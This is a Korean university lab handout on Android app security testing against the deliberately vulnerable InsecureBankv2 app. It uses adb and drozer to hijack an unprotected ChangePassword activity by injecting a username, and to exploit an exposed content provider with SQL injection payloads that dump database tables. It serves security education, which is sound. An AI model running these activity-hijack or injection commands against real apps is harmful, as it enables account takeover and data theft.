홍익대학교
HONGIK UNIVERSITY

<실습 2>

Youn Kyu Lee
Hongik University

실습 2

2-1 액티비티 컴포넌트 취약점

2-2 안전하지 않은 콘텐츠 프로바이더 접근

실습 2

2-1 액티비티 컴포넌트 취약점

2-2 안전하지 않은 콘텐츠 프로바이더 접근

액티비티 컴포넌트 취약점

취약점

- 각 Activity는 독립적으로 동작하며, 하나의 Activity가 다른 Activity를 호출할 수 있다.
- 공격자는 특정 Activity를 강제로 호출할 수 있다.
- 권한이 없는 사용자가 특정 Activity에 접근하여 중요한 기능을 악용할 수 있다.

액티비티 컴포넌트 취약점 (1)

1. AndroLabServer 구동

(1) PowerShell 구동 후, 아래의 명령어 입력하여 경로 변경한다.

```
PS> cd ~₩Desktop₩InsecureBankv2₩AndroLabServer
```

(2) 아래의 명령어를 입력하여 AndroLabServer 구동한다.

```
PS> python .₩app.py
```

(3) 정상적으로 구동 시, 아래의 메시지가 출력된다.

```
(netsec) PS C:₩Users₩      > cd ~₩Desktop₩InsecureBankv2₩AndroLabServer
(netsec) PS C:₩Users₩      ₩Desktop₩InsecureBankv2₩AndroLabServer> python .₩app.py
The server is hosted on port: 8888
```

액티비티 컴포넌트 취약점 (2)

2. InsecureBankv2 앱 구동 및 ChangePassword 기능 확인

(1) AVD 상에 InsecureBankv2 앱을 빌드 및 설치 후 구동한다.

(2) PowerShell에서 다음의 명령어를 실행하여 adb 프롬프트를 실행한다.


```
PS> adb root
PS> adb shell
```

액티비티 컴포넌트 취약점 (3)

(3) adb 프롬프트 상에서 다음의 명령어를 실행한다.

```
# am start –n com.android.insecurebankv2/.ChangePassword
```

- ChangePassword 화면이 나타나지만, username이 설정되지 않아, 실제로 패스워드를 변경할 수 없다.



액티비티 컴포넌트 취약점 (4)

3. drozer를 이용한 액티비티 컴포넌트 취약점 분석

(1) PowerShell에서 다음의 명령어를 실행하여, 안드로이드 가상 디바이스(AVD)에 drozer 앱을 설치한다.

```
PS> adb install drozer 앱의 이름 (완전한 경로 포함)
```

(2) 안드로이드 가상 디바이스(AVD) 에 설치된 drozer 앱을 구동하고 내장된 drozer 서버를 활성화한다. (ON)

(3) 안드로이드 가상 디바이스 (AVD) 에서 구동하는 drozer 서버의 포트 (31415)와 PC의 로컬 포트(31415)를 연결하는 다음의 명령어를 PowerShell상에서 실행한다.

```
PS> adb forward tcp:31415 tcp:31415
```


액티비티 컴포넌트 취약점 (5)

(4) drozer 앱에 내장된 서버에 콘솔 모드로 접속하는 다음의 명령어를 PowerShell상에서 실행한다.

```
PS> drozer console connect
```

(5) 다음의 명령어를 drozer 프롬프트상에서 실행하여 InsecureBankv2 앱의 액티비티들의 권한 관련 취약점을 파악한다.

```
dz> run app.activity.info -a com.android.insecurebankv2
```



- ChangePassword 액티비티의 권한이 없는 것을 확인할 수 있다.

액티비티 컴포넌트 취약점 (6)

(6) AVD에 drozer 앱을 띄운 뒤, 다음의 명령어를 drozer 프롬프트에서 실행한 후 2.(3)번의 화면과 같은 화면이 나오는지 확인한다.

```
dz> run app.activity.start --component com.android.insecurebankv2
com.android.insecurebankv2.ChangePassword
```

- 2.(3)과 같이 username은 나오지 않는 것을 확인할 수 있다.

(7) https://github.com/Konloch/bytecode-viewer/releases 에서 Bytecode-Viewer-2.9.22.jar 파일을 다운로드 받는다.

액티비티 컴포넌트 취약점 (7)

(8) PowerShell에서 Bytecode-Viewer-2.9.22.jar가 다운로드 된 위치로 이동한 뒤, 다음의 명령어를 실행하여 ByteCodeViewer를 실행한다.

```
PS> java -jar .₩Bytecode-Viewer-2.9.22.jar
```

(9) InsecureBankv2.apk를 ByteCode Viewer에 적용하여 ChangePassword.class의 내용 중 OnCreate 메소드를 분석한다.

```
protected void onCreate(Bundle var1) {
   super.onCreate(var1);
   this.setContentView(2130968601);
   this.serverDetails = PreferenceManager.getDefaultSharedPreferences(this);
   this.serverip = this.serverDetails.getString("serverip", (String)null);
   this.serverport = this.serverDetails.getString("serverport", (String)null);
   this.changePassword_text = (EditText)this.findViewById(2131558503);
   this.uname = this.getIntent().getStringExtra("uname");
   System.out.println("newpassword=" + this.uname);
   this.textView_Username = (TextView)this.findViewById(2131558502);
   this.textView_Username.setText(this.uname);
   this.changePassword_button = (Button)this.findViewById(2131558504);
   this.changePassword_button.setOnClickListener(new 1(this));
}
```

- 패스워드 변경 시 사용자 이름이 화면에 나타나는 부분을 파악한다.

액티비티 컴포넌트 취약점 (8)

(10) 다음 경로의 파일을 확인한다.
InsecureBankv2₩app₩src₩main₩java₩com₩android₩insecurebankv2₩ChangePassword

```
changePassword_text = (EditText) findViewById(R.id.editText_newPassword);
Intent intent = getIntent();
uname = intent.getStringExtra( name: "uname");
System.out.println("newpassword=" + uname);
textView_Username = (TextView) findViewById(R.id.textView_Username);
textView_Username.setText(uname);
```


- Intent로 uname을 가져오기 때문에, 비정상적인 로그인 시에는 uname을 가져오지 못하는 것을 알 수 있다. -> (11) 명령어를 통해 강제로 uname을 주입한다.


액티비티 컴포넌트 취약점 (9)

(11) drozer 앱을 구동한 후에 아래 명령어를 drozer 프롬프트 상에서 실행하여 uname을 주입하고, ChangePassword 액티비티를 실행한다.

```
dz> run app.activity.start --component com.android.insecurebankv2
com.android.insecurebankv2.ChangePassword --extra string uname jack
```


(12) 명령어 실행 후, username 이 jack으로 표기된 ChangePassword 화면이 뜨는 것을 확인한 후, 사용자 jack의 패스워드를 Test!123$로 변경한다.






액티비티 컴포넌트 취약점 (10)

(13) 패스워드가 변경된 것을 확인한 후, InsecureBankv2 앱을 다시 구동하여 username에 jack을 password에 Test!123$를 입력하면 로그인 되는 것을 확인한다.





실습 2


2-1 액티비티 컴포넌트 취약점

2-2 안전하지 않은 콘텐츠 프로바이더 접근

안전하지 않은 콘텐츠 프로바이더 접근

취약점

- Content Provider에는 중요한 데이터가 관리된다.
- 안전하지 않은 접근을 통해 데이터베이스에 저장된 중요 정보들이 노출될 수 있다.



안전하지 않은 콘텐츠 프로바이더 접근 (1)

1. AndroLabServer 구동

(1) PowerShell 구동 후, 아래의 명령어 입력하여 경로 변경한다.

```
PS> cd ~₩Desktop₩InsecureBankv2₩AndroLabServer
```

(2) 아래의 명령어를 입력하여 AndroLabServer 구동한다.

```
PS> python .₩app.py
```

(3) 정상적으로 구동 시, 아래의 메시지가 출력된다.

안전하지 않은 콘텐츠 프로바이더 접근 (2)

2. InsecureBankv2 앱 구동

(1) AVD 상에 InsecureBankv2 앱을 빌드 및 설치 후 구동한다.

(2) secureBankv2 앱에 대한 로그인을 완료한다.

- id: dinesh
- pwd: Dinesh@123$

안전하지 않은 콘텐츠 프로바이더 접근 (3)

3. adb를 이용한 콘텐츠 프로바이더 접근 취약점 분석

(1) AstroGrep을 설치한다.

- https://sourceforge.net/projects/astrogrep/files/latest/download
- 콘텐츠 프로바이더 URI를 이용하여 다른 애플리케이션 데이터를 액세스 할 수 있다.
- InsecureBankv2 앱에 있는 콘텐츠 프로바이더 URI를 탐색하기 위해서 AstroGrep 툴을 사용한다.

(2) 아래 경로에서 Apktool (apktool.jar 파일과 apktool.bat 파일)을 다운받은 뒤, C:₩Windows에 위치시킨다.

- https://ibotpeaches.github.io/Apktool/install/

안전하지 않은 콘텐츠 프로바이더 접근 (4)


(3) 안드로이드 스튜디오에서 InsecureBankv2 프로젝트를 오픈 후,
Build -> Build APK를 선택한다.

(4) PowerShell상에서 다음의 명령어를 실행하여,
~₩Desktop₩InsecureBankv2₩InsecureBankv2₩app₩build₩outputs₩apk₩debug
폴더로 이동한 후 smali 파일을 생성한다.

```
PS> cd ~₩Desktop₩InsecureBankv2₩InsecureBankv2₩app₩build₩outputs₩apk₩debug
PS> apktool d app-debug.apk
```

안전하지 않은 콘텐츠 프로바이더 접근 (5)

(5) AstroGrep 툴에서 content://를 검색어로 지정하고 탐색한다.



- 다음과 같이 trackuser와 관련된 URI를 발견할 수 있다.
  - content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers

안전하지 않은 콘텐츠 프로바이더 접근 (6)

(6) PowerShell 상에서 다음의 명령어를 실행하여 trackuser와 연관된 정보를 콘텐츠 프로바이더에 질의한다.

```
PS> adb shell content query --uri
content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
```

(7) 질의에 대한 응답으로 ID와 사용자 이름과 관련된 정보가 출력되는 것을 확인한다.

```
(netsec) PS C:₩Users₩      ₩Desktop₩InsecureBankv2₩AndroLabServer> adb shell content query --uri content://com.android.insecurebankv2.TrackUser
ContentProvider/trackerusers
Row: 0 id=1, name=dinesh
Row: 1 id=4, name=dinesh
Row: 2 id=2, name=jack
Row: 3 id=3, name=jack
```

- 출력된 정보가 데이터베이스에 있을 것으로 추측한다.
- drozer 툴을 이용하여 추가적인 취약점을 확인한다.

안전하지 않은 콘텐츠 프로바이더 접근 (7)

4. drozer를 이용한 콘텐츠 프로바이더 접근 취약점 분석

(1) PowerShell에서 다음의 명령어를 실행하여, 안드로이드 가상 디바이스 (AVD)에 drozer 앱을 설치한다.

```
PS> adb install drozer 앱의 이름 (완전한 경로 포함)
```

(2) 안드로이드 가상 디바이스 (AVD) 에 설치된 drozer 앱을 구동하고 내장된 drozer 서버를 활성화한다. (ON)

(3) 안드로이드 가상 디바이스 (AVD) 에서 구동하는 drozer 서버의 포트 (31415)와 PC의 로컬 포트(31415)를 연결하는 다음의 명령어를 PowerShell상에서 실행한다.

```
PS> adb forward tcp:31415 tcp:31415
```


안전하지 않은 콘텐츠 프로바이더 접근 (8)

(4) drozer 앱에 내장된 서버에 콘솔 모드로 접속하는 다음의 명령어를 PowerShell상에서 실행한다.

```
PS> drozer console connect
```

(5) 다음의 명령어를 drozer 프롬프트상에서 실행하여 InsecureBankv2 에 content provider 취약점이 있는 것을 확인한다.

```
dz> run app.package.attacksurface com.android.insecurebankv2
```



- ChangePassword 액티비티의 권한이 없는 것을 확인할 수 있다.

안전하지 않은 콘텐츠 프로바이더 접근 (9)

(6) InsecureBankv2 앱의 콘텐츠 프로바이더 정보를 확인하기 위해서 다음의 명령어를 drozer 프롬프트상에서 실행한다.

dz> run app.provider.info –a com.android.insecurebankv2

```
dz> run app.provider.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
  Authority: com.android.insecurebankv2.TrackUserContentProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.android.insecurebankv2.TrackUserContentProvider
    Multiprocess Allowed: False
    Grant Uri Permissions: False
```

- com.android.insecurebankv2.TrackUserContentProvider Uri에 권한이 부여되어 있지 않은 것을 확인할 수 있다.

안전하지 않은 콘텐츠 프로바이더 접근 (10)

(7) 다음의 명령어를 drozer 프롬프트상에서 실행한다.

dz> run scanner.provider.finduris -a com.android.insecurebankv2


```
dz> run scanner.provider.finduris -a com.android.insecurebankv2
Scanning com.android.insecurebankv2...
Unable to Query  content://com.android.insecurebankv2.TrackUserContentProvider/
Unable to Query  content://com.google.android.gms.games
Unable to Query  content://com.android.insecurebankv2.TrackUserContentProvider
Able to Query    content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
Able to Query    content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers/
Unable to Query  content://com.google.android.gms.games/

Accessible content URIs:
  content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
  content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers/
dz>
```

- InsecureBankv2 앱에서 접근 가능한 콘텐츠 프로바이더가 content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers 인 것을 확인할 수 있다.

안전하지 않은 콘텐츠 프로바이더 접근 (11)

(8) 다음의 명령어를 drozer 프롬프트상에서 실행한다.

dz> run app.provider.query content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers



- id와 name 정보들이 출력되는 것을 확인할 수 있다.

안전하지 않은 콘텐츠 프로바이더 접근 (12)

(9) SQL 인젝션 취약점이 있는지 확인하기 위해서 다음의 명령어를 drozer 프롬프트상에서 실행한다.

dz> run app.provider.query content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers --projection "'"

```
dz> run app.provider.query  content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers --projection "'"
unrecognized token: "' FROM names ORDER BY name" (code 1 SQLITE_ERROR): , while compiling: SELECT ' FROM names ORDER BY name
```

- SELECT ‘ FROM names ORDER BY name 에러로부터 SQL 인젝션 취약점이 있는 것으로 파악한다.

안전하지 않은 콘텐츠 프로바이더 접근 (13)

(10) 다음의 명령어를 drozer 프롬프트상에서 실행함으로써 SQL 인젝션 공격을 수행한다.

```
dz> run app.provider.query
content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers --
projection "* from SQLITE_MASTER where type='table';--"
```

```
dz> run app.provider.query  content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers --projection "* from SQLITE_MASTER where
 type='table';--"
| type  | name             | tbl_name         | rootpage | sql                                                                    |
| table | android_metadata | android_metadata | 3        | CREATE TABLE android_metadata (locale TEXT)                            |
| table | names            | names            | 4        | CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT,  name TEXT NOT NULL) |
| table | sqlite_sequence  | sqlite_sequence  | 5        | CREATE TABLE sqlite_sequence(name,seq)                                 |
```

- SQLITE_MASTER에 있는 모든 테이블을 확인하는 SQL문으로 출력 결과물에서 names 라는 테이블을 확인할 수 있다.

안전하지 않은 콘텐츠 프로바이더 접근 (14)

(11) 다음의 명령어를 drozer 프롬프트상에서 실행한다.

dz> run app.provider.query content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers --projection "* from names;--"

```
dz> run app.provider.query  content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers --projection "* from names;--"
| id | name   |
| 1  | dinesh |
| 2  | jack   |
| 3  | jack   |
| 4  | dinesh |
```

- 실행 결과, names 테이블의 내용인 id와 name 정보들을 확인할 수 있다.

Q & A

aiclasshongik@gmail.com